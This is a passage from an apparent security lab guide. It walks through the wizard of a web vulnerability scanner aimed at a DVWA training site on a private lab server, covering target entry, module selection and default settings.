
11. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.1.22:8080/dvwa** and click **Next**.

> Note: **10.10.1.22** is the IP address of **Windows Server 2022**, where the **DVWA** site is hosted on port **8080**.




12. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.

13. By checking these options, all modules under these options will be selected. Click **Next**.




14. In the **Authentication Options** wizard, leave the settings to default and click **Next**.

15. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.




16. The **Follow Redirect?** pop-up appears; click **Yes** to continue.

